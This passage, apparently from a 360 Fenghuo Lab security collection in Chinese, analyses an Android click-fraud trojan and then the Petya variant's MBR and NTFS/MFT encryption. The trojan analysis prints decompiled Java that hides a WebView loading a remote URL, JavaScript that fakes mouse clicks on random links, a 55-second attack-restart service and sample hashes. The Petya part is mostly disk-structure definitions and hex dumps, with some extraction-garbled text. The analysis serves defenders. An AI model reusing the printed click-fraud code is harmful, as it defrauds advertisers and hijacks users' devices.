t=document.createEvent("MouseEvents");t.initEvent(n,!0,!1),i.dispatchEvent(t)}else
document.createEventObject&&i.fireEvent("on"+n)}for(var
links=document.getElementsByTagName("a"),apple=null,i=0;i<links.length;i++)links[i].href;var
why=what(1,i),who=links[why].href;who=who.replace(/.*?:\/\/[^.]/,"");for(var
i=0;i<document.links.length;i++)if(document.links[i].href.indexOf(who)>0){fireEvent(document.links
[i],"mouseover"),fireEvent(document.links[i],"mousedown"),fireEvent(document.links[i],"click");bre
ak};eindoejyMozilla/5.0 (iPhone; CPU iPhone OS 10_3_2 like Mac OS X) AppleWebKit/603.2.4 (KHTML,
like Gecko) Version/10.0 Mobile/14F89 Safari/602.1eindoejyCN</title></html>

http://ww68.d...us/?utm_source=tfikztteuic

<html><title>http://xxxvideodb.com/eindoejyjavascript:function what(e,n){return
Math.floor(Math.random()*(n-e+1)+e)}function fireEvent(e,n){var i=e;if(document.createEvent){var
t=document.createEvent("MouseEvents");t.initEvent(n,!0,!1),i.dispatchEvent(t)}else
document.createEventObject&&i.fireEvent("on"+n)}for(var
links=document.getElementsByTagName("a"),apple=null,i=0;i<links.length;i++)links[i].href;var
why=what(1,i),who=links[why].href;who=who.replace(/.*?:\/\/[^.]/,"");for(var
i=0;i<document.links.length;i++)if(document.links[i].href.indexOf(who)>0){fireEvent(document.links
[i],"mouseover"),fireEvent(document.links[i],"mousedown"),fireEvent(document.links[i],"click");bre
ak};eindoejyMozilla/5.0 (iPhone; CPU iPhone OS 10_3_2 like Mac OS X) AppleWebKit/603.2.4 (KHTML,
like Gecko) Version/10.0 Mobile/14F89 Safari/602.1</title></html>    安全客 (bobao.360.cn)
```

该病毒对这些数据的处理方式是，使用 WebView 加载返回 URL，然后在页面加载完成后，执行那段 JS 代码，JS 代码的功能是从页面中所有的 URL link (通过查找 html 的 a 标签获得) 中，随机挑选一个，模拟鼠标事件进行点击，实现代码如下：



```
@SuppressLint("SetJavaScriptEnabled") public void start() {
    try {
        this.mWebView = new WebView((Context)this);
        this.mWebView.getSettings().setJavaScriptEnabled(true);
        this.mWebView.getSettings().setSupportMultipleWindows(true);
        this.mWebView.getSettings().setJavaScriptCanOpenWindowsAutomatically(true);
        this.userAgentSetting = this.mWebView.getSettings().getUserAgentString();
        this.newUserAgent = this.userAgentSetting.replace("; wv", "");
        this.mWebView.getSettings().setUserAgentString(this.newUserAgent);
        this.Params = new HashMap();
        this.Params.put("X-Requested-With", "");
        this.mWebView.loadUrl("http://ww68.123.123.123.us/?utm_source=tfikztteuic");
        this.mWebView.setWebViewClient(new WebViewClient() {
            public void onPageFinished(WebView arg4, String arg5) {
                try {
                    if(this.a.hasVisited == 1) {
                        if(this.a.mWebView.getTitle() == null) {
                            return;
                        }
                        if(!this.a.mWebView.getTitle().contains("eindoejy")) {
                            return;
                        }
                        String[] v0_1 = this.a.mWebView.getTitle().trim().split("eindoejy");
                        this.a.mWebView.loadUrl(v0_1[0]);
                        this.a.mJsCode = v0_1[1];
                        ++this.a.hasVisited;
                        return;
                    }
                    if(this.a.f > 3) {
                        return;
                    }
                    this.a.mWebView.loadUrl(this.a.mJsCode);
                    ++this.a.f;
                }
                catch(Exception v0) {
                }
            }
        });
        this.mWebView.setWebChromeClient(new WebChromeClient() {
            public boolean onCreateWindow(WebView arg4, boolean arg5, boolean arg6, Message msg) {
                WebView v1 = new WebView(arg4.getContext());
                v1.setWebViewClient(new WebViewClient() {
                    public void onPageStarted(WebView arg2, String arg3, Bitmap arg4) {
                        super.onPageStarted(arg2, arg3, arg4);
                        try {
                            this.a.a.mWebView.loadUrl(arg3);
                        }
                        catch(Exception v0) {
                        }
                    }
                });
                this.a.h = msg.obj;
                this.a.h.setWebView(v1);
                msg.sendToTarget();
                return 1;
            }
        });
    }
    catch(Exception v0) {
    }
}
```

安全客 (bobao.360.cn)

实现模拟鼠标点击 JS 代码如下：



```
function what(e, n) {
    return Math.floor(Math.random() * (n - e + 1) + e)
}
function fireEvent(e, n) {
    var i = e;
    if (document.createEvent) {
        var t = document.createEvent("MouseEvents");
        t.initEvent(n, !0, !1);
        i.dispatchEvent(t)
    } else
        document.createEventObject && i.fireEvent("on" + n)
}

for (var links = document.getElementsByTagName("a"), apple = null, i = 0; i < links.length; i++)
    links[i].href;

var why = what(1, i), who = links[why].href;
who = who.replace(/.*?:\/\/[^/]/g, "");
for (var i = 0; i < document.links.length; i++) {
    if (document.links[i].href.indexOf(who) > 0) {
        fireEvent(document.links[i], "mouseover");
        fireEvent(document.links[i], "mousedown");
        fireEvent(document.links[i], "click");
        break
    }
}
```

安全客 (bobao.360.cn)

Attack Controller

上述几种攻击的实现都是位于某个 Android Service 中 ,那么这几种攻击是怎么启动的呢 ? 通过逆向分析 APK 得知, 该 APK 注册了监听某些事件的 Broadcast Receiver ,比如 network connectivity change 、 device admin enabled 等 , 在这些 Receiver 中 , 会启动 Attack Controller 这个 Service , Attack Controller 负责启动各种 Attack , 代码实现如下 :

```
public void startAttack() {
    Intent v0 = new Intent((Context)this, DeceptiveAttackService.class);
    this.stopService(v0);
    this.startService(v0);
    v0 = new Intent((Context)this, PacketAttackService.class);
    this.stopService(v0);
    this.startService(v0);
    new Handler().postDelayed(new Runnable() {
        public void run() {
            this.a.startAttack();
        }
    }, 55000);
}

public IBinder onBind(Intent arg2) {
    return null;
}

public void onCreate() {
    super.onCreate();
    this.startAttack();
}
```

安全客 (bobao.360.cn)



不同的变种，实现方式有些差别，攻击的强度也又有所差别，这个变种中，每隔 55 秒都会重启一次攻击。

受影响 app 列表(部分)

		HASH	入库时间
	Super Charge 开发者：Android 大小：1.0 MB 版本：1.3.5	SHA1 : 0695bf22d7d6cc5a3337df2ec36d02c989c6b8a2 MD5 : b29040ab0710a0ac4baad6ed932bd746 证书 SHA1 : c3dd8812a86f3d88bbef6c179d144adc6afc4303	2017-08-29 03:16:12
	System Analysis 开发者：Android 大小：2.0 MB 版本：0.0.1	SHA1 : 0d6a95c7d3990014a1cc121620ab6b56395eba59 MD5 : ec1554ee37f76fe3b09a6d38a1f7c110 证书 SHA1 : 7ac26ad027ce186500c27300eed7821632d3f9a2	2017-08-02 04:04:15
	Network Filter 开发者：Android 大小：1.0 MB 版本：1.3.5	SHA1 : 0e8801686d29ebd488254c0551a25e4539ad61bb MD5 : aa84caa0177b6e682a7a27aac579f3fb 证书 SHA1 : ac317bd2cfa90ecd850c443b0173c095a482d62d	2017-08-29 03:16:01
	Data Storage 开发者：Android 大小：1.0 MB 版本：1.3.5	SHA1 : 177ed231274418e567edd98f756c5693ed2c17c4 MD5 : b4264d21dc92c47fbec39b652a53856e 证书 SHA1 : 588378a83268e9680dd8892c2d47392340d24465	2017-08-29 03:16:17
	Device Analysis 开发者：Android 大小：2.0 MB 版本：0.0.1	SHA1 : 255709d07987841724310816ff222800528c096b MD5 : 52410de088e15e96b11feb5420faeee6 证书 SHA1 : edfaae47984597070408addc8ea7207b37a85c3c	2017-08-17 07:37:56
	Data Storage 开发者：Android 大小：1.0 MB 版本：1.3.5	SHA1 : 49b27379efcec3593a90f82d2d2ca444c7986f79 MD5 : fcf9aba8977ffab2dbb147fef9c189b2 证书 SHA1 : 13b88721d7bf8bb0f0a8e62a749cf3e2f9a60365	2017-08-29 03:17:29
	Data Storage 开发者：Android 大小：2.0 MB 版本：0.0.2	SHA1 : 4a9ffd525fe0018f6c2f8b4a698a203a235a2da3 MD5 : e3413e8f031a5b58b58eb8c19e7c89b4 证书 SHA1 : 6a5fc373cae6a01f627591526439c 安全客 (tugba.360.cn)	2017-08-25 04:05:16

详细内容请看：

<https://appscan.io/monitor.html?id=59a4ddf60272383df95153ea>

360 烽火实验室

360 烽火实验室，致力于 Android 病毒分析、移动黑产研究、移动威胁预警以及 Android 漏洞挖掘等移动安全领域及 Android 安全生态的深度研究。作为全球顶级移动安全生态研究实验室，360 烽火实验室在全球范围内首发了多篇具备国际影响力的 Android 木马分析报告和 Android 木马黑色产业链研究报告。实验室在为 360 手机卫士、360 手机急救箱、360 手机助手等提供核心安全数据和顽固木马清除解决方案的同时，也为上百家国内外厂商、应用商店等合作伙伴提供了移动应用安全检测服务，全方位守护移动安全。



360 烽火实验室

Petya 变种勒索蠕虫启动代码分析

作者：360 烽火实验室

原文地址：【安全客】<http://bobao.360.cn/learning/detail/4169.html>

背景

继5月的 WannaCry 勒索蠕虫事件以后，2017年6月又出现了 Petya 变种勒索蠕虫，除了利用永恒之蓝漏洞和加密勒索以后，Petya 变种与 WannaCry 有比较大的差别。 WannaCry 会加密机器上的文件，导致数据损毁，而 Petya 更为激进，它会加密系统的 MBR，直接导致机器无法启动，本文对其执行的 MBR 及文件系统的加密机制做详细的分析。

恶意代码分析

由于执行恶意操作的指令并不是以文件形式存在，我们使用 WinHex 工具提取受攻击机器的磁盘前 23 个扇区的数据进行分析，对应代码数据的 Hash 为 841e12729f200a5620859f2958e2d484。

相关数据结构

计算机启动时执行完 BIOS 的启动代码，检查各硬件设备正常后，JMP 到 MBR 的引导代码进行执行；然后由 MBR 引导至活动分区的 DBR，再由 DBR 引导操作系统。如：DBR 调用 NTLDL，再由 NTLDL 调用系统内核。

Petya 病毒修改了系统的 MBR，病毒在 Bios 加载后获得执行机会，病毒将加载存储在 0x1 扇区后的大小为 0x20 大小的病毒代码加载执行，这些代码会还原出真实的 MBR，通过对还原出来的 MBR 解析，得到系统的 DBR，通过 DBR 解析到系统的 MFT 结构，遍历所有的 MFT，根据 MFT 找到文件内容所在的扇区后，读取该扇区加密内容后再写回到扇区中，从而实现对文件的加密。要完整的了解整个的加密过程，首先就是熟悉系统的 MBR、DBR、MFT 等结构的含义与功能。

MBR

Petya 病毒修改了系统的 MBR，病毒在 Bios 加载后获得执行机会，病毒将加载存储在 0x1 扇区后的大小为 0x20 大小的病毒代码加载执行，这些代码会还原出真实的 MBR。在加密文件的过程中，Petya 病毒会使用到 MBR 中。

MBR 扇区由以下四部分组成：

引导代码：引导代码占 MBR 分区的前 440 字节，负责整个系统启动。如果引导代码被破坏，系统将无法启动。

Windows 磁盘签名：占引导代码后面的 4 字节，是 Windows 初始化磁盘写入的磁盘标签，如果此标签被破坏，则系统会提示“初始化磁盘”。

MBR 分区表：占 Windows 磁盘标签后面的 64 个字节，是整个硬盘的分区表。

MBR 结束标志：占 MBR 扇区最后 2 个字节，一直为“55 AA”。

MBR 结构如下 ：

```
=====
; 主引导记录(MBR)结构
=====
typedef struct _MASTER_BOOT_RECORD
{
    UCHAR  BootCode[446];
    PARTITION_ENTRY Partition[4];
    USHORT  Signature;
}MASTER_BOOT_RECORD,*PMASTER_BOOT_RECORD;
;

=====
; 分区表项结构(16 字节)
;
typedef struct _PARTITION_ENTRY
{
    UCHAR BootIndicator; // 能否启动标志
    UCHAR StartHead; // 该分区起始磁头号
    UCHAR StartSector; // 起始柱面号高 2 位 : 6 位起始扇区号
    UCHAR StartCylinder; // 起始柱面号低 8 位
    UCHAR PartitionType; // 分区类型
    UCHAR EndHead; // 该分区终止磁头号
    UCHAR EndSector; // 终止柱面号高 2 位 : 6 位终止扇区号
    UCHAR EndCylinder; // 终止柱面号低 8 位
    ULONG StartLBA; // 起始扇区号
    ULONG TotalSector; // 分区尺寸 ( 总扇区数 )
}PARTITION_ENTRY,*PPARTITION_ENTRY;
```

对于其中的 PartitionType 字段，Windows 下可识别的分区类型主要有：

0x07 表示普通分区(Windows 分区、数据分区。默认分区类型)。


0xEE 表示该分区表是 PMBR，紧随其后的应该是 GPT 分区表头和 GPT 分区表，因此这是一块 GPT 硬盘。

0xEF 表示 EFI 系统分区。

Petya 在解密出原始的 MBR 后，解析 MBR 结构，得到起始扇区号，并根据起始扇区定位到 DBR。

病毒解析 MBR 时，会对分区类型做判断，如果 PMBR 和 EFI 类型的系统分区，默认会不做处理。

在 010editor 工具中查看



Name	
struct master_boot_record MBR	3A7E4
char bootinst[446]	
struct fdisk_partition partitions[4]	
ushort signature	43605

安全客 (bobao.360.cn)

判断分区类型，取了这两个字段：开始扇区与扇区大小：



Template Results - MBRTemplate.bt

Name	Value
struct master_boot_record MBR	3A7B4
char bootinst[446]	
struct fdisk_partition partitions[4]	
struct fdisk_partition partitions[0]	
unsigned char bootid	128
unsigned short beghead : 8	1
unsigned short begsect : 6	1
unsigned short begcyl : 10	0
unsigned char systid	7
unsigned short endhead : 8	254
unsigned short endsect : 6	63
unsigned short endcyl : 10	1023
unsigned int reselect	63
unsigned int numsect	20948697
struct fdisk_partition partitions[1]	
struct fdisk_partition partitions[2]	
struct fdisk_partition partitions[3]	
ushort signature	

安全客 (bobao.360.cn)

在启动扇区（也就是 63 扇区）处，读一个扇区的内容，就是 DBR 结构

从 MBR 中可以定位到 MBR 分区表，根据分区表的属性就可以得到活动分区的扇区地址，也就得到了 DBR 结构地址。

DBR

DBR 中存放着关于文件系统的重要参数信息以及系统引导代码。病毒解析到 DBR 后，只是为了取的 DBR 结构中的 MftStartLcn 字段(这个字段表明了 MFT 结构所在的扇区地址)，以便能进一步定位文件系统。

DBR 的结构如下：

```

1. //////////////////////////////////////////////////////////////////
2. //
3. //  NTFS 的 DBR 数据结构
4. //
5. //////////////////////////////////////////////////////////////////
6. typedef struct _BIOS_PARAMETER_BLOCK {
7.
8.   /*+0x0B*/   uint16  BytesPerSector;    // 字节/扇区一般为 0x0200 即 512
9.   /*+0x0D*/   uchar   SectorsPerCluster; // 扇区/簇

```



```
10. /*+0x0E*/     uint16 ReservedSectors;    // 保留扇区
11. /*+0x0F*/     uchar   Fats;                //
12. /*+0x11*/     uint16 RootEntries;        //
13. /*+0x13*/     uint16 Sectors;             //
14. /*+0x15*/     uchar   Media;              // 媒介描述
15. /*+0x16*/     uint16 SectorsPerFat;       //
16. /*+0x18*/     uint16 SectorsPerTrack;     // 扇区/磁轨
17. /*+0x1A*/     uint16 Heads;              // 头
18. /*+0x1C*/     uint32 HiddenSectors;       // 隐藏扇区
19. /*+0x20*/     uint32 LargeSectors;        // checked when volume is mounted
20.
21. }BIOS_PARAMETER_BLOCK, *pBIOS_PARAMETER_BLOCK;
```

```
typedef struct _NTFS_Boot_Sector{
1.  /*+0x00*/     uchar   JmpCode[3];        // 跳转指令
2.  /*+0x03*/     char    OemID[8];          // 文件系统 ID
3.  /*+0x0B*/     BIOS_PARAMETER_BLOCK PackedBpb; // BPB
4.  /*+0x24*/     uchar   Unused[4];         // 未使用,总是为
5.  /*+0x28*/     uint64  NumberSectors;      // 扇区总数
6.  /*+0x30*/     lcn    MftStartLcn;        // 开始 C# $MFT (簇) 乘
以 BIOS_PARAMETER_BLOCK.SectorsPerCluster 值得到扇区号
7.  /*+0x38*/     lcn    Mft2StartLcn;        // 开始 C# $MFTMirr (簇)
8.  /*+0x40*/     uchar   ClustersPerFileRecordSegment; // 文件记录大小指示器
9.  /*+0x41*/     uchar   Reserved0[3];       // 未使用
10. /*+0x44*/     uchar  DefaultClustersPerIndexAllocationBuffer; // 簇/索引块
11. /*+0x45*/     uchar  Reserved1[3];       // 未使用
12. /*+0x48*/     uint64  SerialNumber;       // 64 位序列号
13. /*+0x50*/     uint32  Checksum;          // 校验和
14. /*+0x54*/     uchar  BootStrap[426];     // 启动代码
15. /*+0x1FE*/    uint16 RecordEndSign;     // 0xAA55 结束标记
16. }NTFS_Boot_Sector, *pNTFS_Boot_Sector;
```

其中，定位 MFT 时，最重要的结构为 MftStartLcn 表示起始簇号，乘以 BIOS_PARAMETER_BLOCK.SectorsPerCluster (在我的机器上这个值为 8，表示一个簇由 8 个扇区组成) 后就得到起始扇区号。

MFT

简介

MFT，即主文件表（Master File Table）的简称，它是 NTFS 文件系统的核心。MFT 由一个个 MFT 项（也称为文件记录）组成。每个 MFT 项的前部为 0x10 字节的头结构，用来描述本 MFT 项的相关信息。后面节存放着属性。每个文件和目录的信息都包含在 MFT 中，每个文件和目录至少有一个 MFT 项。除了引导扇区外，访问其他任何一个文件前都需要先访问 MFT，在 MFT 中找到该文件的 MFT 项，根据 MFT 项中记录的信息找到文件内容并对其进行访问。

MFT 结构分为两种：元文件与普通文件。

元文件对于用户是不能直接访问的，MFT 将开头的 16 个文件记录块保留用于这些元数据文件，除此之外的文件记录块才用于普通的用户文件和目录。

16 个元文件

```
#defineMFT_IDX_MFT0
#defineMFT_IDX_MFT_MIRR1
#defineMFT_IDX_LOG_FILE2
#defineMFT_IDX_VOLUME3
#defineMFT_IDX_ATTR_DEF4
#defineMFT_IDX_ROOT5
#defineMFT_IDX_BITMAP6
#defineMFT_IDX_BOOT7
#defineMFT_IDX_BAD_CLUSTER8
#defineMFT_IDX_SECURE9
#defineMFT_IDX_UPCASE10
#defineMFT_IDX_EXTEND11
#defineMFT_IDX_RESERVED1212
#defineMFT_IDX_RESERVED1313
#defineMFT_IDX_RESERVED1414
#defineMFT_IDX_RESERVED1515
#defineMFT_IDX_USER16
```

这 16 个原文件本身也是 MFT 结构的模式，可以理解为记录了 MFT 信息的 MFT 结构。

怎么解析这 16 个原文件的 MFT 结构呢？

换句话说，通过 MBR 定位到 DBR，通过 DBR 定位到 MFT，此时的 MFT 就对应着索引为 MFT_IDX_MFT 的 MFT，向后偏移文件记录大小的地方，就存放着索引为

MFT_IDX_MFT_MIRR 的 MFT。再向后偏移文件记录大小的地方，就存放着索引为 MFT_IDX_LOG_FILE 的 MFT

解析这 16 个原文件的 MFT 结构有什么用？

如对于 MFT_IDX_VOLUME 这个 MFT 结构，解析这个 MFT 结构中的 ATTR_TYPE_VOLUME_INFORMATION (对应着 0x70) 就可以得到 NTFS 卷的版本信息，解析这个 MFT 结构中的 ATTR_TYPE_VOLUME_NAME 属性 (对应着 0x60) 就可以得到 NTFS 卷名信息。

再如，对于 MFT_IDX_MFT 这个 MFT 结构，解析这个 MFT 结构中的 ATTR_TYPE_DATA (对应 0x80) 的属性 RealSize，就表示整个卷所有的文件记录的大小信息。利用这个大小信息是以字节表示的，用这个大小信息除以每个文件记录所占用的字节就得到了卷占有的文件记录数量。计算出来的文件记录数量是将元文件也计算在内的。

依次遍历每个文件记录数量，读取这个文件记录的内容就是 MFT 结构，解析这个 MFT 的对应属性就可以解析出文件名、文件属性、文件内容等。

普通 MFT

遍历文件时，从第 16 个文件记录开始向后遍历，才会得到普通的用户文件和目录信息及内容。

数据结构

MFT 的直观结构如下，

```
// 文件记录体  
// 属性 1  
// 属性 2  
// .....
```



头部结构大小

文件类型, 01表示正常文件

整个结构在MFT表占用大小(头部到0xFFFFFFFF+4大小)

各属性节点大小

文件中的各属性

结束标记, winhex可能显示后面的数据还有剩余

安全客(bobby360.cn)

每个 MFT 的结构如下：

```
// 文件记录头
typedef struct _FILE_RECORD_HEADER
{
    /*+0x00*/ uint32 Type;           // 固定值'FILE'
    /*+0x04*/ uint16 UsaOffset;     // 更新序列号偏移, 与操作系统有关
    /*+0x06*/ uint16 UsaCount;      // 固定列表大小 Size in words of Update Sequence Number & Array (S)
    /*+0x08*/ uint64 Lsn;          // 日志文件序列号(LSN)
} FILE_RECORD_HEADER, *PFILE_RECORD_HEADER;

// 文件记录体
typedef struct _FILE_RECORD{
    /*+0x00*/ FILE_RECORD_HEADER Ntfs; // MFT 表头
    /*+0x10*/ uint16 SequenceNumber; // 序列号(用于记录文件被反复使用的次数)
    /*+0x12*/ uint16 LinkCount;     // 硬连接数
    /*+0x14*/ uint16 AttributeOffset; // 第一个属性偏移
    /*+0x16*/ uint16 Flags;         // flags, 00 表示删除文件, 01 表示正常文件, 02 表示删除目录, 03 表示正常
}
```

目录

```
/*+0x18*/ uint32 BytesInUse; // 文件记录实时大小(字节)当前 MFT 表项长度,到 FFFFFF 的长度+4
/*+0x1C*/ uint32 BytesAllocated; // 文件记录分配大小(字节)
/*+0x20*/ uint64 BaseFileRecord; // = 0 基础文件记录 File reference to the base FILE record
/*+0x28*/ uint16 NextAttributeNumber; // 下一个自由 ID 号
/*+0x2A*/ uint16 Padding; // 边界
/*+0x2C*/ uint32 MFTRecordNumber; // windows xp 中使用,本 MFT 记录号
/*+0x30*/ uint32 MFTUseFlags; // MFT 的使用标记
}FILE_RECORD, *pFILE_RECORD;
```

根据 FILE 头部数据找到下面的一个个属性,接下来分析的就是一个个属性了,属性由属性头跟属性体组成,属性头的结构定义如下:

```
// 属性头
typedef struct
{
    /*+0x00*/ ATTRIBUTE_TYPE AttributeType; // 属性类型
    /*+0x04*/ uint16 RecordLength; // 总长度(Header+body 长度)
    /*+0x06*/ uint16 unknow0;
    /*+0x08*/ uchar Nonresident; // 非常驻标志
    /*+0x09*/ uchar NameLength; // 操作属性名长度

    // 0X0001 为压缩标记
    // 0X4000 为加密标记
    // 0X8000 为系数文件标志
    /*+0x0A*/ uint16 NameOffset; // 属性名偏移(从属性起始位置的偏移)
        // NameLength 如果不为零,则用这个值去寻址数据偏移
    /*+0x0C*/ uint16 Flags; // ATTRIBUTE_xxx flags.
    /*+0x0E*/ uint16 AttributeNumber; // The file-record-unique attribute instance number for this attribute.
} ATTRIBUTE, *PATTRIBUTE;

// 属性头
typedef struct _RESIDENT_ATTRIBUTE
{
    /*+0x00*/ ATTRIBUTE Attribute; // 属性
    /*+0x10*/ uint32 ValueLength; // Data 部分长度
    /*+0x14*/ uint16 ValueOffset; // Data 内容起始偏移
    /*+0x16*/ uchar Flags; // 索引标志
}
```

```
/*+0x17*/ uchar Padding0; // 填充
} RESIDENT_ATTRIBUTE, *PRESIDENT_ATTRIBUTE;
```

Petya 中涉及到 MFT 的属性

// 属性类型定义

```
AttributeFileName = 0x30,
```

```
AttributeData = 0x80,
```

这两个属性的定义如下：

```
// 文件属性 ATTRIBUTE.AttributeType == 0x30
```

```
typedef struct
```

```
{
```

```
/*+0x00*/ uint64 DirectoryFile:48; // 父目录记录号(前个字节)
```

```
/*+0x06*/ uint64 ReferenceNumber:16; // +序列号(与目录相关)
```

```
/*+0x08*/ uint64 CreationTime; // 文件创建时间
```

```
/*+0x10*/ uint64 ChangeTime; // 文件修改时间
```

```
/*+0x18*/ uint64 LastWriteTime; // MFT 更新的时间
```

```
/*+0x20*/ uint64 LastAccessTime; // 最后一次访问时间
```

```
/*+0x28*/ uint64 AllocatedSize; // 文件分配大小
```

```
/*+0x30*/ uint64 DataSize; // 文件实际大小
```

```
/*+0x38*/ uint32 FileAttributes; // 标志,如目录\压缩\隐藏等
```

```
/*+0x3C*/ uint32 AlignmentOrReserved; // 用于 EAS 和重解析
```

```
/*+0x40*/ uchar NameLength; // 以字符计的文件名长度,没字节占用字节数由下一字节命名空间确定
```

```
// 文件名命名空间, 0 POSIX 大小写敏感, 1 win32 空间, 2 DOS 空间, 3 win32&DOS 空间
```

```
/*+0x41*/ uchar NameType;
```

```
/*+0x42*/ wchar Name[1]; // 以 Unicode 方式标识的文件名
```

```
} FILENAME_ATTRIBUTE, *PFILENAME_ATTRIBUTE;
```

```
// 数据流属性 ATTRIBUTE.AttributeType == 0x80
```

```
typedef struct _NONRESIDENT_ATTRIBUTE
```

```
{
```

```
/*+0x00*/ ATTRIBUTE Attribute;
```

```
/*+0x10*/ uint64 StartVcn; // LowVcn 起始 VCN 起始簇号
```

```
/*+0x18*/ uint64 LastVcn; // HighVcn 结束 VCN 结束簇号
```

```
/*+0x20*/ uint16 RunArrayOffset; // 数据运行的偏移, 非常重要
```



```
/*+0x22*/ uint16 CompressionUnit; // 压缩引擎
/*+0x24*/ uint32 Padding0; // 填充
/*+0x28*/ uint32 IndexedFlag; // 为属性值分配大小(按分配的簇的字节数计算)
/*+0x30*/ uint64 AllocatedSize; // 属性值实际大小
/*+0x38*/ uint64 DataSize; // 属性值压缩大小
/*+0x40*/ uint64 InitializedSize; // 实际数据大小
/*+0x48*/ uint64 CompressedSize; // 压缩后大小
} NONRESIDENT_ATTRIBUTE, *PNONRESIDENT_ATTRIBUTE;
```

对于 0x30 属性：

对于 MFT 中的 0x30 属性的直观认识，如下：

黄色部分对应着上表中的 ATTRIBUTE 结构，红色部分对应着上表中的 NONRESIDENT_ATTRIBUTE 结构。选中部分对应着 FILENAME_ATTRIBUTE 结构内容，这里面包含了文件的各种时间属性和文件名等内容。

The screenshot shows a memory dump of a MFT record. The dump is color-coded: yellow highlights the ATTRIBUTE structure, red highlights the NONRESIDENT_ATTRIBUTE structure, and blue highlights the FILENAME_ATTRIBUTE structure. The FILENAME_ATTRIBUTE structure contains the file name 'ags.Z.i' and other attributes. Below the dump is a table showing the structure fields and their values.

Name	Value
struct Attributes attributes[1]	
o struct mftattribute attribute	
struct FixedHeader fixed_header	
struct ResidentAttributeHeader resident_attribute_header	
o struct ResidentAttributeContent resident_attribute_content	
o struct AttributeContentFileName attribute_content_file_name	
UQUAD file_ref_to_parent_dir	50000000000005h
FILETIME file_creation_time	08/20/2013 10:14:46
FILETIME file_modification_time	08/20/2013 02:31:28
FILETIME mft_modification_time	08/20/2013 02:31:28
FILETIME file_access_time	08/20/2013 02:31:28

Petya 病毒在遍历 MFT 时，会通过判断当前 MFT 的 AttributeFileName 属性判断是否加密该 MFT。

对于 0x80 属性：

对于 MFT 中的 0x80 属性的直观认识，如下：



黄色部分对应着上表中的 ATTRIBUTE 结构，红色部分对应着上表中的 NONRESIDENT_ATTRIBUTE 结构。绿色部分对应着 RUN-LIST 结构内容。



	0 1 2 3 4 5 6 7 8 9 A B C D E F	0123456789ABCDEF
0000h:	46 49 4C 45 30 00 03 00 92 62 D0 02 00 00 00 00	FILE0.../bD.....
0010h:	02 00 01 00 38 00 01 00 68 01 00 00 00 04 00 008...h.....
0020h:	00 00 00 00 00 00 00 00 03 00 00 00 1B 00 00 00
0030h:	0D 00 00 00 00 00 00 00 10 00 00 00 60 00 00 00
0040h:	00 00 00 00 00 00 00 00 48 00 00 00 18 00 00 00H.....
0050h:	E0 67 73 18 8E 9D CE 01 50 5F 02 42 B4 C8 D2 01	àgs.Ž.Í.P_.B'ÈÒ.
0060h:	50 5F 02 42 B4 C8 D2 01 50 5F 02 42 B4 C8 D2 01	P_.B'ÈÒ.P_.B'ÈÒ.
0070h:	26 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	6.....
0080h:	00 00 00 00 84 01 00 00 00 00 00 00 00 00 00 00
0090h:	00 00 00 00 00 00 00 00 30 00 00 00 78 00 00 000...x...
00A0h:	00 00 00 00 00 00 02 00 5A 00 00 00 18 00 01 00Z.....
00B0h:	05 00 00 00 00 00 05 00 E0 67 73 18 8E 9D CE 01àgs.Ž.Í.
00C0h:	E0 37 90 5F 4D 9D CE 01 E0 37 90 5F 4D 9D CE 01	à7_.M.í.à7_.M.í.
00D0h:	E0 37 90 5F 4D 9D CE 01 00 00 00 12 00 00 00 00	à7_.M.í.....
00E0h:	00 00 00 00 00 00 00 00 26 00 00 00 00 00 00 00
00F0h:	00 03 70 00 61 00 67 00 65 00 66 00 69 00 6C 00	..p.a.g.e.f.i.l.
0100h:	65 00 2E 00 73 00 79 00 73 00 00 00 00 00 00 00	e...s.y.s.....
0110h:	80 00 00 00 50 00 00 00 01 00 00 00 00 00 00 01 00	€...P.....
0120h:	00 00 00 00 00 00 00 00 FF 07 05 00 00 00 00 00 00y.....
0130h:	40 00 00 00 00 00 00 00 00 00 80 50 00 00 00 00 00	€.....€P.....
0140h:	00 00 80 50 00 00 00 00 00 00 80 50 00 00 00 00 00	..€P.....€P.....
0150h:	33 01 20 01 C4 32 03 33 FF E7 03 26 C8 10 00 FA	3...À2.3ýç.àÈ..ú
